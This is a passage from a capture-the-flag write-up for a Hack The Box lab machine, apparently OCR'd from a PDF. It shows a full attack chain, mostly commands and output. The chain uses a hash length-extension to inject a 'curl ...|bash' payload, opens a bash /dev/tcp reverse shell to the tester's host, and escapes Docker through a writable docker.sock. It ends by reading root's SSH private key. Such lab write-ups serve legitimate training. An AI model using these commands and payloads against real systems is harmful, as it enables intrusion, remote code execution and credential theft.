


After clicking on the validate button for Kaleigh we see the following intercepted json request:

```
{
    "email":"kaleigh@snippet.htb",
    "cs":"8df97e16b40464d10ff8bb5afbb0fd63fdff23ae9c42a499fcc077559439f715"
}
```

Using these two values we can use `hash_extender` to perform the attack, and append our `cURL` payload without invalidating the hash. We do have to guess the secret's length for the attack to work, which involves a bit of brute force.

```
./hash_extender --data kaleigh@snippet.htb -s
'8df97e16b40464d10ff8bb5afbb0fd63fdff23ae9c42a499fcc077559439f715' --append '@$(curl
http://10.10.14.29/)' --secret-min=1 --secret-max=50 --out-data-format=html
```



```
./hash_extender --data kaleigh@snippet.htb -s
'8df97e16b40464d10ff8bb5afbb0fd63fdff23ae9c42a499fcc077559439f715'
--append '@$(curl http://10.10.14.29/)' --secret-min=10 --secret-max=50
--out-data-format=html
Type: sha256
Secret length: 10
New signature:
b55ef3d08257129db7f6838a8f0e3706872e586746926435816297 8fb3c1216c
New string: kaleigh%40snippet%2ehtb%80%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%e8%40%24%28curl+http%3a%2f%2f10%2e10%2e14%2e29%2f%29


Type: sha256
Secret length: 11
New signature:
b55ef3d08257129db7f6838a8f0e3706872e586746926435816297 8fb3c1216c
New string: kaleigh%40snippet%2ehtb%80%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%f0
%40%24%28curl+http%3a%2f%2f10%2e10%2e14%2e29%2f%29

<SNIP>
```

Let's assume the secret is between 10 and 50 characters long for now, but we may adjust accordingly.

We will set up a `Python` webserver to check when the `cURL` request goes through, thus confirming the correct secret length. After trying nearly all we finally get a hit back on our webserver with key length 40.

We can now try to get a remote shell on the server. Let's try running `nc` to get a reverse shell.

```
./hash_extender --data kaleigh@snippet.htb -s
'8df97e16b40464d10ff8bb5afbb0fd63fdff23ae9c42a499fcc077559439f715' --append '@$(curl
http://10.10.14.29:8080/shell.sh|bash)' -l=40 --out-data-format=html
```

```
./hash_extender --data kaleigh@snippet.htb -s
'8df97e16b40464d10ff8bb5afbb0fd63fdff23ae9c42a499fcc077559439f715'
--append '@$(curl http://10.10.14.29:8080/shell.sh|bash)' -l=40 --out-
data-format=html


Type: sha256
Secret length: 40
New signature:
789bb03824ad7a1ad184956da9d687c0a7f066365a82b4e9c0aa8580ce6cd290
New string: kaleigh%40snippet%2ehtb%80%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%01%d8%40%24%28curl+http%3a%2f
%2f10%2e10%2e14%2e29%3a8080%2fshell%2esh%7cbash%29
```

First we put a reverse shell command in a file named `shell.sh` on our webserver with the following contents.

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.29/1337 0>&1
```

Next we create a Netcat listener on port `1337`.

```
nc -lvnp 1337
```

Finally, after sending the payload we receive a reverse shell on port `1337`.

```
nc -nlvp 1337

listening on [any] 1337 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.171] 45998
application@4dae106254bf:/var/www/html/public$ id

uid=1000(application) gid=1000(application)
groups=1000(application),999(app)
```

The first thing we see out of the ordinary is the `/app` folder. Going into the folder we find a Docker socket, for which we have `write` permissions.

```
application@4dae106254bf:/app$ ls -al

total 8
drwxr-xr-x 1 application application 4096 Jun 24 15:56 .
drwxr-xr-x 1 root        root        4096 Dec  6 09:29 ..
srw-rw---- 1 root        app            0 Dec  6 09:29 docker.sock
```

Docker escape

To use the Docker socket we could use `cURL`, but there is a simpler way; by uploading a static `docker` binary onto the system, we can directly interact with the socket. We copy our local docker binary to our web server directory and execute a `Wget` command on our reverse shell.

```
wget http://10.10.14.29:8080/docker -O /tmp/docker
chmod +x /tmp/docker
```

Next, we check what docker containers are already running and take note of their container id's.

```
/tmp/docker -H unix:///app/docker.sock ps
```

```
application@4dae106254bf:~$ /tmp/docker -H unix:///app/docker.sock ps

CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS          PORTS
                                                                                                          NAMES
4dae106254bf   laravel-app_main                     "/entrypoint supervi…"   5 months ago   Up 39 minutes   443/tcp, 0.0.0.0:9000-
>9000/tcp, :::9000->9000/tcp, 127.0.0.1:8001->80/tcp                                                      app
2ee49381d443   mysql:5.6                            "docker-entrypoint.s…"   5 months ago   Up 39 minutes   127.0.0.1:3306->3306/tcp
                                                                                                         laravel-app_db_1
2a61ea345445   gitea/gitea:1.15.8                   "/usr/bin/entrypoint…"   5 months ago   Up 39 minutes   22/tcp, 127.0.0.1:3000-
>3000/tcp                                                                                                 gitea
a8d993b7ef40   roundcube/roundcubemail              "/docker-entrypoint.…"   5 months ago   Up 39 minutes   127.0.0.1:8000->80/tcp
                                                                                                        roundcube
793abf612b3c   mailserver/docker-mailserver:latest  "/usr/bin/dumb-init …"   5 months ago   Up 39 minutes   127.0.0.1:25->25/tcp,
110/tcp, 127.0.0.1:143->143/tcp, 127.0.0.1:587->587/tcp, 465/tcp, 995/tcp, 127.0.0.1:993->993/tcp, 4190/tcp   mailserver
```

We can create our own Docker container that maps the hosts root (`/`) directory to `/host` on the container, allowing us full access over the system. Let's run a new privileged container with the root directory mapped to the container, using the `laravel-app_main` image.

```
/tmp/docker -H unix:///app/docker.sock run --rm -d --privileged -v /:/host laravel-
app_main
/tmp/docker -H unix:///app/docker.sock ps
```

```
application@4dae106254bf:~$ /tmp/docker -H unix:///app/docker.sock ps

CONTAINER ID   IMAGE                                COMMAND                  CREATED         STATUS          PORTS
                                                                                                          NAMES
34430c432f61   laravel-app_main                     "/entrypoint supervi…"   7 seconds ago   Up 5 seconds    80/tcp, 443/tcp,
9000/tcp                                                                                                      nervous_darwin
4dae106254bf   laravel-app_main                     "/entrypoint supervi…"   5 months ago    Up 43 minutes   443/tcp, 0.0.0.0:9000-
>9000/tcp, :::9000->9000/tcp, 127.0.0.1:8001->80/tcp                                                          app
2ee49381d443   mysql:5.6                            "docker-entrypoint.s…"   5 months ago    Up 43 minutes   127.0.0.1:3306-
>3306/tcp                                                                                                         laravel-app_db_1
2a61ea345445   gitea/gitea:1.15.8                   "/usr/bin/entrypoint…"   5 months ago    Up 44 minutes   22/tcp, 127.0.0.1:3000-
>3000/tcp                                                                                                     gitea
a8d993b7ef40   roundcube/roundcubemail              "/docker-entrypoint.…"   5 months ago    Up 43 minutes   127.0.0.1:8000->80/tcp
                                                                                                          roundcube
793abf612b3c   mailserver/docker-mailserver:latest  "/usr/bin/dumb-init …"   5 months ago    Up 44 minutes   127.0.0.1:25->25/tcp,
110/tcp, 127.0.0.1:143->143/tcp, 127.0.0.1:587->587/tcp, 465/tcp, 995/tcp, 127.0.0.1:993->993/tcp, 4190/tcp   mailserver
```

Listing the containers once more, we see that there is a new docker container with the ID `34430c432f61`. We can execute `/bin/bash` using the following command.

```
/tmp/docker -H unix:///app/docker.sock exec -it 34430c432f61 /bin/bash
```

> We make sure to upgrade our reverse shell into a `TTY` shell beforehand, using `Python`:
>
> ```
> python -c 'import pty;pty.spawn("/bin/bash")'
> ```

```
application@4dae106254bf:~$ /tmp/docker -H unix:///app/docker.sock exec -it 34430c432f61 /bin/bash

root@34430c432f61:~# cat /host/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxhCO2ZdFzdJj6zdL/L38ZGE7OzyRCnJ4qZJyz50X7Ux9JHWT
7kZWP3uElhlwF2WbqsPoS/iUtAjV9keflS/38zfZEp1n/o7g+q8Fw+oxF0s/6fud
<SNIP>
-----END RSA PRIVATE KEY-----
```

Once on the system as root, we find an `SSH` key located at `/host/root/.ssh/id_rsa` and copy it to our own machine. Finally we can use the `SSH` key to login as root on `snippet.htb`

```
ssh -i root.ssh root@snippet.htb
```

```
ssh -i root_rsa root@10.10.11.171

root@extension:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The `root` flag can be found at `/root/root.txt`.